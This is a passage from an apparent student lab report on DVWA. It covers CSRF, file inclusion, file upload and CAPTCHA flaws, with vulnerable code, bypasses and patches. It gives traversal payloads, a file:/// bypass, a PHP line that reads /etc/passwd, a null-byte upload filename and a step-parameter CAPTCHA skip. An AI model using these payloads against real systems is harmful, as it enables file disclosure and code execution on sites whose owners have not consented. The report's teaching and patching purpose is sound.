$return_message = "Request Failed";

if ($_SERVER['REQUEST_METHOD'] == "POST" && array_key_exists
    ("CONTENT_TYPE", $_SERVER) && $_SERVER['CONTENT_TYPE']
   == "application/json") {
    $data = json_decode(file_get_contents('php://input'),
   true);
    $request_type = "json";
    if (array_key_exists("HTTP_USER_TOKEN", $_SERVER) &&
        array_key_exists("password_new", $data) &&
        array_key_exists("password_conf", $data) &&
        array_key_exists("Change", $data)) {
        $token = $_SERVER['HTTP_USER_TOKEN'];
        $pass_new = $data["password_new"];
        $pass_conf = $data["password_conf"];
        $change = true;
    }
} else {
    if (array_key_exists("user_token", $_REQUEST) &&
        array_key_exists("password_new", $_REQUEST) &&
        array_key_exists("password_conf", $_REQUEST) &&
        array_key_exists("Change", $_REQUEST)) {
        $token = $_REQUEST["user_token"];
        $pass_new = $_REQUEST["password_new"];
        $pass_conf = $_REQUEST["password_conf"];
        $change = true;
    }
}

if ($change) {
    // Check Anti-CSRF token
    checkToken( $token, $_SESSION[ 'session_token' ], 'index
   .php' );

    // Do the passwords match?
    if( $pass_new == $pass_conf ) {
```

```
        // They do!
        $pass_new = mysqli_real_escape_string ($GLOBALS["
   ___mysqli_ston"], $pass_new);
        $pass_new = md5( $pass_new );

        // Update the database
        $current_user = dvwaCurrentUser();
        $insert = "UPDATE `users` SET password = '" .
   $pass_new . "' WHERE user = '" . $current_user . "';";
        $result = mysqli_query($GLOBALS["___mysqli_ston"],
   $insert );

        // Feedback for the user
        $return_message = "Password Changed.";
    }
    else {
        // Issue with passwords matching
        $return_message = "Passwords did not match.";
    }

    mysqli_close($GLOBALS["___mysqli_ston"]);

    if ($request_type == "json") {
        generateSessionToken();
        header ("Content-Type: application/json");
        print json_encode (array("Message" =>$return_message
   ));
        exit;
    } else {
        echo "<pre>" . $return_message . "</pre>";
    }
}

// Generate Anti-CSRF token
generateSessionToken();

?>
```

The high level code implements a more robust and flexible password change process by supporting both normal HTML form submissions and JSON-based requests.

First, the code initializes default values and checks how the request was sent. If the request uses the POST method and has a content type of application/json, the code reads the raw request body, decodes the JSON data, and extracts the required fields along with a CSRF token sent in a request header. Otherwise, it falls back to handling a traditional form submission, where the same values are read from standard request parameters. In both cases, the request is only marked valid if all required fields are present.

Once a valid request is detected, the code checks the Anti-CSRF token to ensure the request is legitimate. It then verifies that the new password and confirmation password match. If they do, the password is sanitized with mysqli_real_escape_string() to prevent SQL injection, hashed using MD5, and updated in the database for the currently logged-in user.

After that, the application returns a result message depending on the request type: a JSON response for JSON-based request and plain text on the other hand. Finally, a new CSRF token is generated to protect subsequent interactions.

To solve this level, we need to craft a request with valid token value. Fortunately, after further analysis, we see that token is transmitted along with the request.

```
94            <form action="#" method="GET">
95              New password:<br />
96              <input type="password" AUTOCOMPLETE="off" name="password_new">
                <br />
97              Confirm new password:<br />
98              <input type="password" AUTOCOMPLETE="off" name="password_conf">
                <br />
99              <br />
100             <input type="submit" value="Change" name="Change">
101             <input type='hidden' name='user_token' value='
                94e0bef666b5c60240455428d786e13f' />
102           </form>
103           <pre>
                Password Changed.
              </pre>
104         </div>
```

As a result, we can copy its value and attach it in our malicious request.

Patching: For the high level, the token-based patching strategy is already implemented: the application validates an Anti-CSRF token using checkToken() and refreshes it using generateSessionToken().

2.4 File inclusion

2.4.1 Overview

The File Inclusion vulnerability allows an attacker to include a file, usually exploiting a "dynamic file inclusion" mechanism implemented in the target application. The vulnerability occurs due to the use of user-supplied input without proper validation.

Local File Inclusion (LFI) is the process of including files that are already present on the server through exploitation of vulnerable inclusion procedures implemented in the application. For example, this vulnerability occurs when a page receives input that is a path to a local file. This input is not properly sanitized, allowing directory traversal characters to be injected.

Remote File Inclusion (RFI) is the process of including files from remote sources through exploitation of vulnerable inclusion procedures implemented in the application. For example, this vulnerability occurs when a page receives input that is the URL to a remote file. This input is not properly sanitized, allowing external URLs to be injected.

In both cases, although most examples point to vulnerable PHP scripts, we should keep in mind that it is also common in other technologies such as JSP, ASP, etc.


Objective: Read all five famous quotes from '../hackable/flags/fi.php' using only the file inclusion.

2.4.2 Low level

```
<?php

// The page we wish to display
$file = $_GET[ 'page' ];

?>
```

Since the objective is a local file, we will focus on exploiting local file inclusion in this project. In the low level version, the code retrieves the value of the page parameter from the URL using the GET method and assigns it to the $file variable, which is then used to load and display a file on the web page. However, because no sanitization or validation is applied, an attacker can manipulate the page parameter to access arbitrary files on the server.

In this scenario, we know that the target file is located at /DVWA/hackable/flags. Currently, we are in the directory /DVWA/vulnerabilities/fi. To navigate to the target file, we need to move up two directories from the current location which can be done using ../ to move one directory up. So, starting from /DVWA/vulnerabilities/fi, to move up two levels and access /DVWA/hackable/flags, the relative path would be "../../hackable/flags/fi.php"



Patching: The patching approach for low level file inclusion is to use a whitelist approach. Rather than trying to block malicious patterns, explicitly define which files are allowed to be included:

```
<?php

$allowed_files = array(
    'file1.php',
    'file2.php',
    'file3.php',
    'include.php'
);

$file = $_GET['page'];
```


```
if (in_array($file, $allowed_files)) {
    include $file;
} else {
    echo "ERROR: File not found!";
}

?>
```

This ensures that only explicitly approved files can be included, preventing any arbitrary file access. Additionally, input validation should be implemented using functions like `basename()` to extract only the filename from user input, removing any directory traversal attempts.

2.4.3 Medium level

```
<?php

// The page we wish to display
$file = $_GET[ 'page' ];

// Input validation
$file = str_replace( array( "http://", "https://" ), "",
   $file );
$file = str_replace( array( "../", "..\\" ), "", $file );

?>
```

The application now adds basic input validation before the page is loaded. The code removes http:// and https:// to prevent loading external resources, and strips ../ and ..\\ to block directory traversal attempts. However, if we use ..././, the ../ in the middle is replaced with a blank space, and the remaining values collapse to ../, allowing us to navigate using this approach. Therefore, our payload changes from "../../hackable/flags/fi.php" to "..././..././hackable/flags/fi.php"




Patching: To prevent file inclusion at the medium level, the same patching approach as in low level is applied because the core program logic has not changed. Enforce a whitelist of allowed files so that only explicitly allowed files can ever be included.

2.4.4 High level

```php
<?php

// The page we wish to display
$file = $_GET[ 'page' ];

// Input validation
if( !fnmatch( "file*", $file ) && $file != "include.php" ) {
    // This isn't the page we want!
    echo "ERROR: File not found!";
    exit;
}

?>
```

For high level, instead of removing dangerous characters, it checks whether the requested file name matches an allowed pattern, specifically, files that start with file or is exactly "include.php". If the requested value does not meet these conditions, the code displays an error message and immediately exits. However, on Linux systems, the file protocol file:/// can be used to reference local files directly. By leveraging this protocol, an attacker may bypass the input validation and access local files on the server. For example, using file:///var/www/html/DVWA/hackable/flags/fi.php allows the requested file to be loaded directly from the filesystem, effectively bypassing the intended restriction.



Patching: For the high level, the patching strategy remains unchanged to the previous levels: keep a strict whitelist of allowed files. Because the vulnerable logic only tweaks the blacklist pattern, the same whitelist fix blocks all inclusion vectors.

2.5 File Upload Vulnerabilities

2.5.1 Overview

Uploaded files represent a significant risk to applications. The first step in many attacks is to get some code to the system to be attacked. Then the attack only needs to find a way to get the code executed. Using a file upload helps the attacker accomplish the first step. The consequences of unrestricted file upload can vary, including complete system takeover, an overloaded file system or database, forwarding attacks to back-end systems, client-side attacks, or simple defacement. It depends on what the application does with the uploaded file and especially where it is stored.

Objective: Execute any PHP function on target system

2.5.2 Low level

```
<?php
if( isset( $_POST[ 'Upload' ] ) ) {
    // Where are we going to be writing to?
    $target_path  = DVWA_WEB_PAGE_TO_ROOT . "hackable/
   uploads/";
    $target_path .= basename( $_FILES[ 'uploaded' ][ 'name'
   ] );

    // Can we move the file to the upload folder?
    if( !move_uploaded_file( $_FILES[ 'uploaded' ][ '
   tmp_name' ], $target_path ) ) {
        // No
        echo '<pre>Your image was not uploaded.</pre>';
    }
    else {
        // Yes!
        echo "<pre>{$target_path} succesfully uploaded!</pre
   >";
    }
}
?>
```

The code represents a basic file upload function. It first checks whether the user clicked the Upload button. If so, it defines the directory where uploaded files will be stored and appends the original filename provide to create the final storage path. Next, the code attempts to move the uploaded file from its temporary location on the server to the upload directory using move_uploaded_file(). If the operation succeeds, a success message is displayed along with the path where the file was saved. Although the message for the failed upload implies that only image files should be uploaded, lacks of validation and sanitization enables attacker to upload arbitrary files, including PHP scripts. For example, uploading a .php file containing "<?php echo file_get_contents('/etc/passwd'); ?>" would allow the attacker to read sensitive system files when the script is accessed.

As you can see, the message indicates that the file is uploaded. Now, we will try to get access to the file on the browser to see if the file works normally

As expected, we can see the content of /etc/passwd file, indicating that our PHP shell is successfully executed on the server.

Patching: To mitigate the risks associated with unrestricted file uploads, we are going to implement some extra security measures.

```
<?php
if( isset( $_POST[ 'Upload' ] ) ) {
    // File information
    $uploaded_name = $_FILES[ 'uploaded' ][ 'name' ];
    $uploaded_ext  = substr( $uploaded_name, strrpos(
   $uploaded_name, '.' ) + 1);
    $uploaded_size = $_FILES[ 'uploaded' ][ 'size' ];
    $uploaded_type = $_FILES[ 'uploaded' ][ 'type' ];
    $uploaded_tmp  = $_FILES[ 'uploaded' ][ 'tmp_name' ];

    // Where are we going to be writing to?
    $target_path   = DVWA_WEB_PAGE_TO_ROOT . 'hackable/
   uploads/';
    //$target_file   = basename( $uploaded_name, '.' .
   $uploaded_ext ) . '-';
    $target_file   =  md5( uniqid() . $uploaded_name ) . '.'
    . $uploaded_ext;
    $temp_file     = ( ( ini_get( 'upload_tmp_dir' ) == '' )
    ? ( sys_get_temp_dir() ) : ( ini_get( 'upload_tmp_dir' )
    ) );
    $temp_file    .= DIRECTORY_SEPARATOR . md5( uniqid() .
   $uploaded_name ) . '.' . $uploaded_ext;

    // Is it an image?
    if( ( strtolower( $uploaded_ext ) == 'jpg' || strtolower
   ( $uploaded_ext ) == 'jpeg' || strtolower( $uploaded_ext
   ) == 'png' ) &&
        ( $uploaded_size < 100000 ) &&
        ( $uploaded_type == 'image/jpeg' || $uploaded_type
   == 'image/png' ) &&
```

```
        getimagesize( $uploaded_tmp ) ) {

        // Strip any metadata, by re-encoding image (Note,
    using php-Imagick is recommended over php-GD)
        if( $uploaded_type == 'image/jpeg' ) {
            $img = imagecreatefromjpeg( $uploaded_tmp );
            imagejpeg( $img, $temp_file, 100);
        }
        else {
            $img = imagecreatefrompng( $uploaded_tmp );
            imagepng( $img, $temp_file, 9);
        }
        imagedestroy( $img );

        // Can we move the file to the web root from the
    temp folder?
        if( rename( $temp_file, ( getcwd() .
    DIRECTORY_SEPARATOR . $target_path . $target_file ) ) ) {
            // Yes!
            echo "<pre><a href='{$target_path}{$target_file
    }'>{$target_file}</a> succesfully uploaded!</pre>";
        }
        else {
            // No
            echo '<pre>Your image was not uploaded.</pre>';
        }

        // Delete any temp files
        if( file_exists( $temp_file ) )
            unlink( $temp_file );
    }
    else {
        // Invalid file
        echo '<pre>Your image was not uploaded. We can only
    accept JPEG or PNG images.</pre>';
    }
}
?>
```

Looking at the patched code, we can see that several security measures have been implemented to enhance the file upload process. First, the code collects detailed in-

formation about the uploaded file, including its name, extension, size, MIME type, and temporary location. The target filename is generated using a hash function md5 combined with a unique identifier to prevent filename collisions and avoid using user-supplied names directly. Next, the code performs multiple validation checks such as verify the file extension against a predefined whitelist, make sure file size is below 100KB, validate the MIME type, and use getimagesize() to confirm the file is a valid image. If all checks pass, the code re-encode the image with image-createfromjpeg() and imagejpeg() to strip embedded PHP metadata if exist. Finally, it renames the temporary file to its final destination in the upload directory. If any validation fails, an error message is displayed, preventing the upload of potentially malicious files.

2.5.3 Medium level

```
<?php

if( isset( $_POST[ 'Upload' ] ) ) {
    // Where are we going to be writing to?
    $target_path  = DVWA_WEB_PAGE_TO_ROOT . "hackable/
   uploads/";
    $target_path .= basename( $_FILES[ 'uploaded' ][ 'name'
   ] );

    // File information
    $uploaded_name = $_FILES[ 'uploaded' ][ 'name' ];
    $uploaded_type = $_FILES[ 'uploaded' ][ 'type' ];
    $uploaded_size = $_FILES[ 'uploaded' ][ 'size' ];

    // Is it an image?
    if( ( $uploaded_type == "image/jpeg" || $uploaded_type
   == "image/png" ) &&
        ( $uploaded_size < 100000 ) ) {

        // Can we move the file to the upload folder?
        if( !move_uploaded_file( $_FILES[ 'uploaded' ][ '
   tmp_name' ], $target_path ) ) {
            // No
            echo '<pre>Your image was not uploaded.</pre>';
        }
        else {
            // Yes!
            echo "<pre>{$target_path} succesfully uploaded
   !</pre>";
        }
    }
    else {
        // Invalid file
        echo '<pre>Your image was not uploaded. We can only
   accept JPEG or PNG images.</pre>';
    }
}

?>
```

In this level, basic validation is added to the file upload process. After the user clicks the Upload button, the code defines the upload directory and the final file path using the original filename like in the low level. However, the application now collects information about the uploaded file, including its name, MIME type, and size. After that, the code checks whether the uploaded file is JPEG or PNG image and whether its size is smaller than 100 KB. Only if both conditions are met, does the code attempt to move the file from its temporary location to the upload directory. If the upload succeeds, a success message is displayed; otherwise, an error message is shown.

When we try to upload our shell.php file, it clearly fails.

```
100000
------geckoformboundaryc17d43b238f2fbe9e9e7e5bbbae9865e
Content-Disposition: form-data; name="uploaded"; filename="shell.php"
Content-Type: application/octet-stream
```

So, we open Burp Suite to view that last request to see why it fails. As expected, the Content-Type of the file is neither "image/png" nor "image/jpeg" but "application/octet-stream" instead. Therefore, in order to bypass the security check, we need to change Content-Type header to "image/png".

Patching: To enhance security at the medium level, we will implement stronger validation checks for file uploads. More specifically, we will apply the same patching approach used in low level because the core program logic has not changed. This includes validating file extensions, checking MIME types, enforcing file size limits, and re-encoding images to strip any embedded metadata. These measures help ensure that only safe image files are uploaded, mitigating the risk of malicious file uploads.

2.5.4 High level


```
<?php
if( isset( $_POST[ 'Upload' ] ) ) {
    // Where are we going to be writing to?
    $target_path  = DVWA_WEB_PAGE_TO_ROOT . "hackable/
   uploads/";
    $target_path .= basename( $_FILES[ 'uploaded' ][ 'name'
   ] );

    // File information
    $uploaded_name = $_FILES[ 'uploaded' ][ 'name' ];
    $uploaded_ext  = substr( $uploaded_name, strrpos(
   $uploaded_name, '.' ) + 1);
    $uploaded_size = $_FILES[ 'uploaded' ][ 'size' ];
    $uploaded_tmp  = $_FILES[ 'uploaded' ][ 'tmp_name' ];

    // Is it an image?
    if( ( strtolower( $uploaded_ext ) == "jpg" || strtolower
   ( $uploaded_ext ) == "jpeg" || strtolower( $uploaded_ext
   ) == "png" ) &&
        ( $uploaded_size < 100000 ) &&
        getimagesize( $uploaded_tmp ) ) {

        // Can we move the file to the upload folder?
        if( !move_uploaded_file( $uploaded_tmp, $target_path
    ) ) {
            // No
            echo '<pre>Your image was not uploaded.</pre>';
        }
        else {
            // Yes!
            echo "<pre>{$target_path} succesfully uploaded
   !</pre>";
        }
    }
    else {
        // Invalid file
        echo '<pre>Your image was not uploaded. We can only
   accept JPEG or PNG images.</pre>';
    }
}
```

```
?>
```


This implementation adds stronger security checks than previous levels. It extracts the file extension using strrpos() and substr(), then verifies that the extension is jpg, jpeg, or png using strtolower() to avoid case-based bypasses.

Most importantly, getimagesize() is used to ensure the uploaded file is a real image by checking its metadata. This prevents attackers from uploading malicious files disguised as images. Together with the file size limit ,these checks provide better protection against unsafe file uploads.


Now, when we try to upload our shell.php file after changing the Content-Type header to "image/png", it fails as expected.



In order to bypass the getimagesize() check, first we will upload a valid image file to get a valid image header and a successful response captured by Burp Suite.




The captured request is then sent to Burp Repeater for modification. Here, we apply a technique known as null byte injection, which exploits the fact that null bytes %00 are interpreted as string terminators in C-based languages. By inserting a null byte between the valid image filename and the embedded PHP code, getimagesize() processes only the valid image portion of the file, while the server still retains the entire file contents. As a result, we are able to construct a malicious file named images.php%00.png, where the null byte causes the image validation to succeed while allowing the PHP code to remain embedded within the file.



In addition, we also need to add our malicious payload to content body of the file to ensure that the server executes our PHP code when the file is accessed.

Finally, we send the modified request. The server processes the file, and we receive a success message indicating that "images.php%00.png" was uploaded successfully.



Patching: For high level patching, we will implement the same measures used in previous levels to ensure robust security against file upload vulnerabilities. This includes validating file extensions against a whitelist, checking MIME types, enforcing file size limits, and re-encoding images to strip any embedded metadata.

2.6 Insecure CAPTCHA

2.6.1 Overview

Captcha is a program that can tell whether its user is a human or a computer. Captchas are used by many websites to prevent abuse from "bots", or automated programs usually written to generate spam. No computer program can read distorted text as well as humans can, so bots cannot navigate sites protected by Captchas.

Captchas are often used to protect sensitive functionality from automated bots. Such functionality typically includes user registration and changes, password changes, and posting content. In this example, the Captcha is guarding the change password functionality for the user account. This provides limited protection from CSRF attacks as well as automated bot guessing.

Objective: Change the current user's password in a automated manner.

2.6.2 Low level

```
<?php

if( isset( $_POST[ 'Change' ] ) && ( $_POST[ 'step' ] == '1'
    ) ) {
    // Hide the Captcha form
    $hide_form = true;

    // Get input
    $pass_new  = $_POST[ 'password_new' ];
    $pass_conf = $_POST[ 'password_conf' ];

    // Check Captcha from 3rd party
    $resp = reCaptcha_check_answer(
        $_DVWA[ 'reCaptcha_private_key'],
        $_POST['g-reCaptcha-response']
    );

    // Did the Captcha fail?
    if( !$resp ) {
        // What happens when the Captcha was entered
   incorrectly
        $html     .= "<pre><br />The Captcha was incorrect.
   Please try again.</pre>";
        $hide_form = false;
        return;
    }
    else {
        // Captcha was correct. Do both new passwords match?
        if( $pass_new == $pass_conf ) {
            // Show next stage for the user
            echo "
                <pre><br />You passed the Captcha! Click the
    button to confirm your changes.<br /></pre>
                <form action=\"#\" method=\"POST\">
                    <input type=\"hidden\" name=\"step\"
   value=\"2\" />
                    <input type=\"hidden\" name=\"
   password_new\" value=\"{$pass_new}\" />
                    <input type=\"hidden\" name=\"
   password_conf\" value=\"{$pass_conf}\" />
```


```
                    <input type=\"submit\" name=\"Change\"
    value=\"Change\" />
                </form>";
            }
            else {
                // Both new passwords do not match.
                $html     .= "<pre>Both passwords must match.</
    pre>";
                $hide_form = false;
            }
        }
}

if( isset( $_POST[ 'Change' ] ) && ( $_POST[ 'step' ] == '2'
    ) ) {
    // Hide the Captcha form
    $hide_form = true;

    // Get input
    $pass_new  = $_POST[ 'password_new' ];
    $pass_conf = $_POST[ 'password_conf' ];

    // Check to see if both password match
    if( $pass_new == $pass_conf ) {
        // They do!
        $pass_new = ((isset($GLOBALS["___mysqli_ston"]) &&
    is_object($GLOBALS["___mysqli_ston"])) ?
    mysqli_real_escape_string($GLOBALS["___mysqli_ston"],
    $pass_new ) : ((trigger_error("[MySQLConverterToo] Fix
    the mysql_escape_string() call! This code does not work."
    , E_USER_ERROR)) ? "" : ""));
        $pass_new = md5( $pass_new );

        // Update database
        $insert = "UPDATE `users` SET password = '$pass_new'
     WHERE user = '" . dvwaCurrentUser() . "';";
        $result = mysqli_query($GLOBALS["___mysqli_ston"],
    $insert ) or die( '<pre>' . ((is_object($GLOBALS["
    ___mysqli_ston"])) ? mysqli_error($GLOBALS["
    ___mysqli_ston"]) : (($___mysqli_res =
    mysqli_connect_error()) ? $___mysqli_res : false)) . '</
```

```
    pre>' );

            // Feedback for the end user
            echo "<pre>Password Changed.</pre>";
        }
        else {
            // Issue with the passwords matching
            echo "<pre>Passwords did not match.</pre>";
            $hide_form = false;
        }

        ((is_null($___mysqli_res = mysqli_close($GLOBALS["
    ___mysqli_ston"])))  ? false : $___mysqli_res);
}

?>
```

The code implements a two-step password change process protected by a Captcha. In the first step, when the user submits the form with step = 1, the code collects the new password and confirmation password, then verifies a Captcha response using a third-party service. If the Captcha is incorrect, the request is rejected and the form is shown again. If the Captcha is correct and both passwords match, the user is shown a second confirmation form with the password values carried forward as hidden fields.

In the second step, when the user submits the confirmation form with step = 2, the code checks whether the two passwords match. If they do, the new password is sanitized, hashed using MD5, and updated in the database. A success message is then displayed. If the passwords do not match, an error message is shown instead.

The weakness of this Captcha implementation is that it can be easily bypassed. By capturing an unsuccessful request in Burp Suite and modifying the step parameter to 2, we can trick the application into assuming that the Captcha has already been successfully completed, thereby bypassing the Captcha verification entirely.



Here, in the photo, it is clear that we haven't done the Captcha since the g-reCaptcha-response value is nothing but we still get the successful "password changed" message in response. **Patching:** Instead of relying on client-side parameters such as step value, the result of Captcha verification must be stored on the server side using a session variable. After the Captcha is validated in step 1, the server should record this state in the user's session. Step 2 must then explicitly verify this server-side flag before allowing the password change to proceed. For example, we can modify the code as follow:

```
session_start();

// After successful Captcha verification
$_SESSION['passed_Captcha'] = true;

// Before processing step 2
if (!isset($_SESSION['passed_Captcha']) || $_SESSION['
   passed_Captcha'] !== true) {
die("Captcha verification required.");
}
```

Here, we add a server-side session variable to check whether the Captcha has been successfully completed. This variable is set immediately after the Captcha is verified in step 1, and later checked in step 2 before the password update logic is executed. With this approach, modifying request parameters such as step to skip Captcha verification no longer allows the attacker to bypass the protection.

2.6.3 Medium level

```
<?php

if( isset( $_POST[ 'Change' ] ) && ( $_POST[ 'step' ] == '1'
    ) ) {
    // Hide the Captcha form
    $hide_form = true;

    // Get input
    $pass_new  = $_POST[ 'password_new' ];
    $pass_conf = $_POST[ 'password_conf' ];

    // Check Captcha from 3rd party
    $resp = reCaptcha_check_answer(
        $_DVWA[ 'reCaptcha_private_key' ],
        $_POST['g-reCaptcha-response']
    );

    // Did the Captcha fail?
    if( !$resp ) {
        // What happens when the Captcha was entered
   incorrectly
        $html     .= "<pre><br />The Captcha was incorrect.
   Please try again.</pre>";
        $hide_form = false;
        return;
    }
    else {
        // Captcha was correct. Do both new passwords match?
